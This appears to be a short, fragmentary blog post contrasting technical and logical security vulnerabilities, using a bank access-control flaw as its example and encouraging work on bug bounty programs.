
Technical vulnerabilities VS Logical vulnerabilities

For Example

How is a Logic Flaw detected?

What if you were inside your bank account that was designed in a way that does not allow you to see other users informations but due to a logic flaw, the bank allows you to access users accounts information by exploiting (**Access Control Logical Vulnerabilities**), it is never possible for any vulnerability scanning tools to discover this flaw because it was designed in a (automatic) way that does not know the logic in which the application works

But let's say that you can create a tool that detects a small number of logical vulnerabilities, For example (content management systems CMS) by checking the affected version because not all of its users will update …



Thank you !!!! and i hope that i provide you with interesting information about "logic flaws"
Let's move away a little bit on technical vulnerabilities and put all our focus on logic flaws and work on reward programs well.

Let's make this world a safer space for everyone